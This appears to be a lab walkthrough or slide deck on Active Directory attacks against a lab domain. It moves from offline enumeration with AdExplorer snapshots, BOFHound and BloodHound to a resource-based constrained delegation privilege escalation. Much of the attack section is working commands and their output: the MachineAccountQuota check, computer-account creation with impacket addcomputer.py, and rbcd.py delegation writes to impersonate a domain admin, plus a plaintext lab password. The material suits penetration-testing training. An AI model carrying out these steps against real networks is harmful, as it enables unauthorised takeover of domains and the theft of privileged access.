
Active Directory Explorer v1.52

By Mark Russinovich

Published: November 28, 2022

 [Download AdExplorer](#) (1.1 MB)

[Run now from Sysinternals Live](#)



Convert Snapshot

ADEplorerSnapshot.py **DAT_FILENAME**

```
(ADSnap) root@Nux01 python3 ADEplorerSnapshot.py snapshot.dat
[01:11:01] INFO      Server: DC01.doazlab.com
INFO      Time of snapshot: 2026-01-12T00:07:43
INFO      Metadata offset: 0x4f1432
INFO      Object count: 4767
INFO      Parsed 1501 properties
INFO      Parsed 749 classes
INFO      Parsed 4767 object offsets
Dumping objects _____ 100% 0:00:08
✓ Output written to DC01.doazlab.com_1768176463_bofhound.log
(ADSnap) root@Nux01:/opt/BloodHound.py/ADEplorerSnapshot# _
```


BOFHound

```
bofhound -i BOFHOUND.log -o OUTPUT_DIR
```

```
(BOF) root@Nux01:~# bofhound -i DC01.doazlab.com_1768176463_bofhound.log -o BOFHound0
```

BOFHOUND

<< @coffeegist | @Tw1sm >>

```
[00:04:21] INFO      Parsed 4766 LDAP objects
[00:04:21] INFO      Parsed 0 local group/session objects
[00:04:21] INFO      Sorting parsed objects by type...
[00:04:21] INFO      Parsed 498 Users
[00:04:21] INFO      Parsed 300 Groups
[00:04:21] INFO      Parsed 101 Computers
[00:04:21] INFO      Parsed 1 Domains
[00:04:21] INFO      Parsed 0 Trust Accounts
[00:04:21] INFO      Parsed 227 OUs
[00:04:21] INFO      Parsed 211 Containers
[00:04:21] INFO      Parsed 2 GPOs
[00:04:21] INFO      Parsed 1 Enterprise CAs
[00:04:21] INFO      Parsed 1 AIA CAs
[00:04:21] INFO      Parsed 1 Root CAs
```




Bloodhound GUI

127.0.0.1:8080/ui/administration/file-ingest

File Ingest

Upload data from SharpHound or AzureHound

ID / User / Status
ID 2 spam@example.com Ingesting
ID 1 spam@example.com Complete

Upload Files

Click here or drag and drop to upload JSON or zip/compressed JSON files

All files have successfully been uploaded for ingest.

View File Ingest History

aiacas_20260112_205034.json 100%

certtemplates_20260112_205034.json 100%

computers_20260112_205034.json 100%

SEARCH

PATHFINDING

CYPHER

Saved Queries

Search

Import

Export

Platforms

Categories

Source

Active Directory

All Domain Admins

Active Directory, Domain Information

Map domain trusts

Active Directory, Domain Information

Locations of Tier Zero / High Value objects

Active Directory, Domain Information

Map OU structure

Active Directory, Domain Information

Location of AdminSDHolder Protected objects

Active Directory, Domain Information


Principals with DCSync privileges


Active Directory, Dangerous Privileges

Principals with foreign domain group membership

Active Directory, Dangerous Privileges

Identify Attack Path





Abusing RBCD for Local Privilege Escalation

Requirements

- Write permissions on computer object
- Control over or ability to create a computer account

Privilege Escalation Steps

- Create a computer account.
- Add our computer account to the ms-DS-AllowedToActOnBehalfOfOtherIdentity attribute on the machine to which we have write access (our target).
 - Effectively granting our new computer account privileges to impersonate other users on the modified target.
- Perform a series of requests with the computer account to obtain a service ticket for a privileged user, valid on the target system.

Machine Account Quota

```
nxc ldap DC_IP -u USERNAME -p PASSWORD -M maq
```

```
(NetExec) root@Nux01:~/NetExec# nxc ldap 192.168.2.4 -u vlewis -p Winter2025! -M maq
LDAP      192.168.2.4      389      DC01      [*] Windows Server 2022 Build 20348
LDAP      192.168.2.4      389      DC01      [+] doazlab.com\vwewis:Winter2025!
MAQ       192.168.2.4      389      DC01      [*] Getting the MachineAccountQuota
MAQ       192.168.2.4      389      DC01      MachineAccountQuota: 10
(NetExec) root@Nux01:~/NetExec#
```


Resource-Based Constrained Delegation Exploitation Flow

× × × ×
× × × ×

× × × ×
× × × ×

2 USE VLEWIS ACCOUNT WITH WRITE PRIVS
TO ADD SNOWMACHINE\$ SID IN THE WS05\$
MSDS-ALLOWEDTOACTONBEHALFOFOTHERIDENTITY
ATTRIBUTE



3 REQUEST A KERBEROS TICKET FOR
SNOWMACHINE\$ THAT IMPERSONATES
DOADMIN (S4U2SELF)

4 KDC RETURNS TICKET FOR SNOWMACHINE\$
THAT IMPERSONATES DOADMIN

5 USE TICKET FROM S4U2SELF REQUEST TO
REQUEST A SERVICE TICKET FOR
DOADMIN ON WS05\$ (S4U2PROXY)

7 KDC RETURNS SERVICE TICKET FOR DOADMIN
TO ACCESS THE SERVICE ON WS05\$

6 KDC CHECKS IF WS05\$ HAS
THE SNOWMACHINE\$ SID IN ITS
MSDS-ALLOWEDTOACTONBEHALFOFOTHERIDENTITY
ATTRIBUTE



1 CREATE A
COMPUTER ACCOUNT
USING DOMAIN CRED
SNOWMACHINE\$

8 USE SERVICE TICKET FROM
S4U2PROXY TO ACCESS WS05
ON DOADMIN'S BEHALF



Create Computer Object

```
addcomputer.py -computer-name 'COMPUTER_NAME$'  
-computer-pass COMPUTER_PASS -dc-host DC_IP  
'DOMAIN/USER'
```

```
(impacket) root@Nux01:~/NetExec# addcomputer.py -computer-name 'snowmachine$' -computer-pass 'snowmachine'  
Impacket v0.14.0.dev0+20260109.161801.028f0724 - Copyright Fortra, LLC and its affiliated companies
```

Password:

```
[*] Successfully added machine account snowmachine$ with password snowmachine.
```

```
(impacket) root@Nux01:~/NetExec# findDelegation.py 'doazlab.com/vlewis'
```

```
Impacket v0.14.0.dev0+20260109.161801.028f0724 - Copyright Fortra, LLC and its affiliated companies
```

Password:

AccountName	AccountType	DelegationType	DelegationRightsTo	SPN Exists
DC01\$	Computer	Unconstrained	N/A	Yes

Set Delegation

```
rbcd.py 'DOMAIN/USER'
-delegate-from 'OUR_MACHINE$'
-delegate-to 'TARGET$' -dc-ip DC_IP
```

```
(impacket) root@Nux01:~/NetExec# export KRB5CCNAME=vlewis.ccache
(impacket) root@Nux01:~/NetExec# rbcd.py 'doazlab.com/vlewis' -delegate-from 'snowmachine$' -delegate-to 'WS05$'
Impacket v0.14.0.dev0+20260109.161801.028f0724 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] snowmachine$ can now impersonate users on WS05$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] snowmachine$ (S-1-5-21-1756034867-3280046132-1605362989-1946)
(impacket) root@Nux01:~/NetExec# findDelegation.py 'doazlab.com/vlewis'
Impacket v0.14.0.dev0+20260109.161801.028f0724 - Copyright Fortra, LLC and its affiliated companies

Password:
AccountName  AccountType  DelegationType  DelegationRightsTo  SPM Exists
-----
DC01$       Computer    Unconstrained    N/A                 Yes
snowmachine$ Computer    Resource-Based Constrained WS05$              No
```

```
findDelegation.py 'DOMAIN/USER'
```



Delegation Attribute

```
Get-ADComputer -Identity 'WS05$' -Properties msDS-AllowedToActOnBehalfOfOtherIdentity | Select-Object -ExpandProperty msDS-allowedToActOnBehalfOfOtherIdentity
```

